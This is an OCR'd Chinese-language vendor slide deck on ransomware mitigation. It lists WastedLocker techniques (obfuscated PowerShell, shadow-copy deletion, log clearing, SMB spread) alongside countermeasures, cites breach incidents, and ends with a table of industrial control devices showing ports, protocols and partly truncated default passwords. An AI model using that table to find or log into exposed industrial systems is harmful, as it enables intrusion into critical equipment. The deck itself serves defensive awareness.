
透過獨特防護技術保護資料所在磁碟

以WastedLocker勒索軟體分析為例，將技術歸類提出對策

不同勒索軟體所使用技術不同，可分類出相同技術「群」，從端的控管，雖無法100%阻絕，卻可降低破壞



被勒索加密，如何減災?



水坑URL
PowerShell
Obfuscated
...
Download file
Call WMI
VSSAdmin
Stop Service
ENCRYPT
Clean log
SMB
Diffusion
無檔案式攻擊
逃脫防毒偵測
下載加密程序
解除防護機制
刪除鏡射備份
停用系統服務
檔案加密
清除軌跡記錄
網芳掃描
漏洞擴散技術
...
防護過濾
Ransomware attack
穿透
阻斷與防護
穿透
阻斷與防護
阻斷與防護
穿透
阻斷與取回
保全
阻斷網路
X-FORT

資料外洩的傷害，正視資料保密的重要

付費型態的外洩資料查詢服務

https://amibreached.com/

1. 既然是外洩資料，財產權與使用權有其爭議
2. 如果是e-mail資訊查詢，所註冊的e-mail必須是該公司，但是該公司的人，就有其使用權?



AS SEEN ON

CISO MAG livemint moneycontrol Mashable USA TODAY Business Standard


2020 年COVID-19 引發外洩資料事件

(CDC, GatesFund, NIH, WHO)

270筆， 蓋茲基金會郵件名單與密碼

...

5216筆， WHO郵件名單與密碼




...

相關聯繫郵件資料內容也外洩

X-FORT


2020 年9月Razer數據外超過100,000個客戶的資訊

Raze中一台Elasticsearch服務器進行了錯誤設定所導致



X-FORT

2019~工業機台數據資料外洩不能說的秘密




	A	B	C	D	E	F	G
5							
6		Vendor	Device	Default password	Port	Device type	Protocol
7		ABB	AC 800M			Controller	
8		ABB	SREA-01		80/tcp	Ethernet Adapter Mc	http
9		Adcon Telemetry	Telemetry Gateway A840 and W		terminal pr	Base Station	
10		Adcon Telemetry	addVANTAGE Pro 6.1		8080/tcp	HMI	HTTP
11		Advantech	Advantech WebAccess browse		80/tcp	browser-based HMI	HTTP
12		Allied Telesis	IE200 Series: AT-IE200-6GT, AT-		terminal or	Industrial Ethernet Switches	
13		B&B ELECTRONICS	CR10 v2		80/tcp	Industrial router	http
14		B&B ELECTRONICS	Conel 4.0.1		80/tcp	Industrial router	http
15		B&B ELECTRONICS	SPECTRE Router		80/tcp	Router	http
16		B&B ELECTRONICS	ER75i/ER 75i DUO/ER 75i SL/ER		80/tcp	Industrial router	http
17		B&B ELECTRONICS	LR77 v2 Libratum/LR77 v2		80/tcp	Industrial router	http
18		B&B ELECTRONICS	UR5i v2		80/tcp	Industrial router	http
19		B&B ELECTRONICS	UCR11-v2/UCR11 v2 SL		80/tcp	Industrial router	http
20		B&B ELECTRONICS	XR5i v2E/XR5i v2/XR5i/XR5i SL		80/tcp	Industrial router	http
21		Beckhoff Automation GmbH	CX5020		23/tcp	PLC	Telnet
22		Beck IPC	IPC@CHIP			PLC	pap/chap
23		BinTec Elmeg	BinTec X1200 II			Router	
24		BinTec Elmeg	any routers		nknown:snmp	Router	
25		BinTec Elmeg	BinTec R230aw			Router	
26		BinTec Elmeg	Bintec W2002T-n			WLAN Access Point for applications	
27		Carlo Gavazzi	PowerSoft			modular software	
28		Contemporary Control Systems	BASRT-B		80/tcp	Router	http
29		Datasensor	UR5i/UR5i SL		80/tcp	Router	http
30		Deif	AWC 500			Advanced Wind turbine Controller	
31		Digi	DC-ME-01T-S			Networking Module	http
32		Digi	Digi Connect SP,Digi Connect V		80/tcp	Network Device Ser	http
33		Digi	Digi Connect ES 4/8 SB with Sw		80/tcp	Concentrator	http
34		Digi	ConnectPort TS 4x4, ConnectP		80/tcp	Terminal Server	http
35		Digi	Digi Connect WAN, Digi Conne		80/tcp	Industrial router	http
36		Digi	Digi TransPort WR21/WR44		80/tcp	Industrial router	http
37		Digi	Digi CM		console po	Industrial router	
38		Digi	DiniOne IAP Serial		80/tcp	Gateway	http

39	Echelon	i.LON SmartServer	for ftp and lns servers:, iloncilon		router	ftp, L2TP
40	Electro Industries/GaugeTech	Nexus 1500+, Nexus 1500	an	80/tcp	Power Quality Mete	HTTP
41	Electro Industries/GaugeTech	Communicator EXT 3.0	eic	80/tcp	Power Monitoring S	HTTP
42	Emerson	DeltaV Digital Automation Syst	Ac		Automation System	
43	Emerson	Liebert IntelliSlot Web Card	Lie	23/tcp	Web Card	telnet
44	Emerson	Smart Wireless Gateway 1420	ad	80/tcp	Wireless Gateway	http
45	Emerson	Network Power MPH2 Rack PD	ad	80/tcp	Rack PDUs	http
46	Emerson	UL33 UPS	12		UPS	Serial
47	Emerson	Control Link Refrigeration Syste	0		Controller	
48	Emerson	UltraSite	Us		Software	
49	Emerson	Avocent ACS 6000 Advanced C	ad		Console Server	console port, w
50	Emerson	ROCLINK 800	LC		Software	Console
51	Emerson	ControlWave Micro Quick	for		PLC	
52	Emerson	IP-KVM Avocent MergePoint U	Ac		Switch	local, HTTP
53	Emerson	Ovation DCS	wo		Switch for Distribute	Telnet
54	Emerson	Ovation DCS	SN		Switch for Distribute	SNMP
55	Endress+Hauser	Fieldgate FXA520	su	80/tcp	Gateway for remote	HTTP
56	ENTES	EMG-10, EMG-02 , EMG-12	en	80/tcp	MODBUS Gateway	http
57	eWON	all	ad	80/tcp	Router	http
58	General Electric Intelligent Platf	IC695PNC001	ad	23/tcp (telr	PROFINET Controlle	telnet
59	General Electric Intelligent Platf	IC695ECM850	ad	23/tcp (telr	IEC 61850 Client	telnet
60	General Electric Intelligent Platf	IC695ETM001, IC695CPE305, IC	sy	18245/udp	Ethernet module/programmable co	
61	General Electric Intelligent Platf	IC698CPE030, IC698CPE040, IC6	us	21/tcp	Programmable cont	ftp
62	Helmholz Systeme	NETLink PRO HW 1-1a-1 and F	NE		Ethernet Gateway fo	HTTP
63	Hirschmann	RS20/RS30, MICE	us	80/tcp	Switch	http
64	Hirschmann	RSP 20/25/30/35	us	23/tcp (telr	Industrial router	telnet
